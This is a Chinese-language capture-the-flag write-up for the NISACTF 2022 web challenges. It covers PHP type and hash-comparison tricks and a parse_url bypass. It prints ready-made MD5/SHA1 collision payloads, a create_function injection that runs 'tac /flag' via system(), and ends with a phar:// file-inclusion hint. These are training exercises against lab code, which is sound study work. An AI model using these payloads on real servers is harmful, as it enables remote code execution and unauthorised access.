
[NISACTF 2022]WriteUp web篇

原创

Pysnow 已于 2022-04-03 15:41:36 修改 394 收藏 1
分类专栏： WP 文章标签： linux bash 运维
于 2022-04-01 22:54:13 首次发布




[NISACTF 2022]

WEB


文章目录

checkin

打开一看，本来一位就是简单的一道get传参题，结果发现复制的时候出现了问题




所以我就把代码复制到vscode上面来



发现存在Unicode特殊字符，直接把字符原样复制下来，然后URLencode编码一下

最终payload

```
?ahahahaha=jitanglailo&%E2%80%AE%E2%81%A6Ugeiwo%E2%81%A9%E2%81%A6cuishiyuan=%E2%80%AE%E2%81%A6 Flag!%E2%81%A9%E2%81%A6N1SACTF
```



NSSCTF{ef1f6df8-1c58-41e4-afe0-728ae64ff0f9} <?php

```php
error_reporting(0);
include "flag.php";
// Welcome toNISACTF
if ("jitanglailo" == $_GET[ahahahaha] && "N1SACTF" == $_GET[cuishiyuan]) { //tnnd! weishenme bUgeiwo F
        echo $FLAG;
}
show_source(__FILE__);
?>
```

level-up

这是一道php特性的题，一共有五个姿势点

level-1


```
1 nothing here
2 <!-- here is level 1 -->
3 <!-- disallow: -->
```

打开一看，什么都没有，crtl+U查看源代码，发现有提示`disallow:`这个就是robots.txt内容的格式，接着我们就去访问一下

```
User-agent: *
Disallow:
Disallow: level_2_1s_h3re.php
```

`level_2_1s_h3re.php`

level-2




```php
<?php
//here is level 2
error_reporting(0);
include "str.php";
if (isset($_POST['array1']) && isset($_POST['array2'])){
        $a1 = (string)$_POST['array1'];
        $a2 = (string)$_POST['array2'];
        if ($a1 == $a2){
                die("????");
        }
        if (md5($a1) === md5($a2)){
                echo $level3;
        }
        else{
                die("level 2 failed ...");
        }

}
else{
        show_source(__FILE__);
}
?>
```


这是一道很常见的哈希强比较，且禁用了数组，但是有现成的payload，平时练习积攒的，所以这个时候直接拿来用就行了

MD5

```
a=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%00%A8%28K%F3n%8EKU%B3_Bu%93%D8Igm%A0%D1U%5D%83%60%FB_%07%FE%A2


&b=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%02%A8%28K%F3n%8EKU%B3_Bu%93%D8Igm%A0%D1%D5%5D%83%60%FB_%07%FE%A2
```


SHA1

```
array1=%25PDF-1.3%0A%25%E2%E3%CF%D3%0A%0A%0A1%200%20obj%0A%3C%3C/Width%202%200%20R/Height%203%200%20R/Type%204%200%20R/Subtype%205%200%20R/Filter%206%200%20R/ColorSpace%207%200%20R/Length%208%200%20R/BitsPerComponent%208%3E%3E%0Astream%0A%FF%D8%FF%FE%00%24SHA-1%20is%20dead%21%21%21%21%85/%EC%09%239u%9C9%B1%A1%C6%3CL%97%E1%FF%FE%01%7FF%DC%93%A6%B6%7E%01%3B%02%9A%AA%1D%B2V%0BE%CAg%D6%88%C7%F8K%8CLy%1F%E0%2B%3D%F6%14%F8m%B1i%09%01%C5kE%C1S%0A%FE%DF%B7%608%E9rr/%E7%ADr%8F%0EI%04%E0F%C20W%0F%E9%D4%13%98%AB%E1.%F5%BC%94%2B%E35B%A4%80-%98%B5%D7%0F%2A3.%C3%7F%AC5%14%E7M%DC%0F%2C%C1%A8t%CD%0Cx0Z%21Vda0%97%89%60k%D0%BF%3F%98%CD%A8%04F%29%A1

    &array2=%25PDF-1.3%0A%25%E2%E3%CF%D3%0A%0A%0A1%200%20obj%0A%3C%3C/Width%202%200%20R/Height%203%200%20R/Type%204%200%20R/Subtype%205%200%20R/Filter%206%200%20R/ColorSpace%207%200%20R/Length%208%200%20R/BitsPerComponent%208%3E%3E%0Astream%0A%FF%D8%FF%FE%00%24SHA-1%20is%20dead%21%21%21%21%85/%EC%09%239u%9C9%B1%A1%C6%3CL%97%E1%FF%FE%01sF%DC%91f%B6%7E%11%8F%02%9A%B6%21%B2V%0F%F9%CAg%CC%A8%C7%F8%5B%A8Ly%03%0C%2B%3D%E2%18%F8m%B3%A9%09%01%D5%DFE%C1O%26%FE%DF%B3%DC8%E9j%C2/%E7%BDr%8F%0EE%BC%E0F%D2%3CW%0F%EB%14%13%98%BBU.%F5%A0%A8%2B%E31%FE%A4%807%B8%B5%D7%1F%0E3.%DF%93%AC5%00%EBM%DC%0D%EC%C1%A8dy%0Cx%2Cv%21V%60%DD0%97%91%D0k%D0%AF%3F%98%CD%A4%BCF%29%B1
```




`Level___3.php`

level-3




```php
<?php
//here is level 3
error_reporting(0);
include "str.php";
if (isset($_POST['array1']) && isset($_POST['array2'])){
        $a1 = (string)$_POST['array1'];
        $a2 = (string)$_POST['array2'];
        if ($a1 == $a2){
                die("????");
        }
        if (sha1($a1) === sha1($a2)){
                echo $level4;
        }
        else{
                die("level 3 failed ...");
        }

}
else{
        show_source(__FILE__);
}
?>
```

跟上一关一样，直接拿payload一把梭



`level_level_4.php`

level-4


```php
<?php
//here is last level
    error_reporting(0);
    include "str.php";
    show_source(__FILE__);

    $str = parse_url($_SERVER['REQUEST_URI']);
    if($str['query'] == ""){
        echo "give me a parameter";
    }
    if(preg_match('/ |_|20|5f|2e|\./',$str['query'])){
        die("blacklist here");
    }
    if($_GET['NI_SA_'] === "txw4ever"){
        die($level5);
    }
    else{
        die("level 4 failed ...");
    }

?>
```

这个考点就是php传参的时候会对那些不规范不合法的符号转换为_

主要有以下几个符号

在php中变量名字是由数字字母和下划线组成的，所以不论用post还是get传入变量名的时候都将空格、+、点、[转换为下划线，但是用一个特性是可以绕过的，就是当[提前出现后，后面的点就不会再被转义了，such as：`CTF[SHOW.COM`=>`CTF_SHOW.COM`

这里刚好+号没有被过滤




```php
<?php
//here is last level
        error_reporting(0);
        include "str.php";
        show_source(__FILE__);

        $str = parse_url($_SERVER['REQUEST_URI']);
        if($str['query'] == ""){
                echo "give me a parameter";
        }
        if(preg_match('/ |_|20|5f|2e|\./',$str['query'])){
                die("blacklist here");
        }
        if($_GET['NI_SA_'] === "txw4ever"){
                die($level5);
        }
        else{
                die("level 4 failed ...");
        }

?>
```

55_5_55.php


后来看了一下官方解，原来是考parse_url的解析缺陷

所以构造出另外一个payload如下

```
http://1.14.71.254:28023///level_level_4.php?NI_SA_=txw4ever
```

55_5_55.php

level-5





```php
<?php
//sorry , here is true last level
//^_^
error_reporting(0);
include "str.php";

$a = $_GET['a'];
$b = $_GET['b'];
if(preg_match('/^[a-z0-9_]*$/isD',$a)){
        show_source(__FILE__);
}
else{
        $a('',$b);
```

`create_function注入`，没啥好说的，直接一把梭吧

PHP Version 7.3.11


System	Linux 53bb93cf6cb7 5.4.0-77-generic #86-Ubuntu SMP Thu Jun 17 02:35:03 UTC 2021 x86_64
Build Date	Oct 25 2019 03:27:12
Configure Command	'./configure' '--build=x86_64-linux-musl' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--enable-fpm' '--with-fpm-user=www-data' '--with-fpm-group=www-data' '--disable-cgi' 'build_alias=x86_64-linux-musl'
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-sodium.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731,NTS
PHP Extension Build	API20180731,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2





```
?a=\create_function&b=}system('tac /flag');//
```

bingdundun~

点开后有个upload按钮，按下后url发生了变化




尝试把upload修改成index




很明显是一个文件包含漏洞，而且需要配合文件上传使用，这里应该是自动在参数后面添加一个`.php`，而且文件只能上传图片和压缩包，一般来讲，文件上传的题只会让你上传图片，而这里多出来一个压缩包，就要想到这相关的协议。比如`zip://`和`phar://`，这里我用到的是phar伪协议

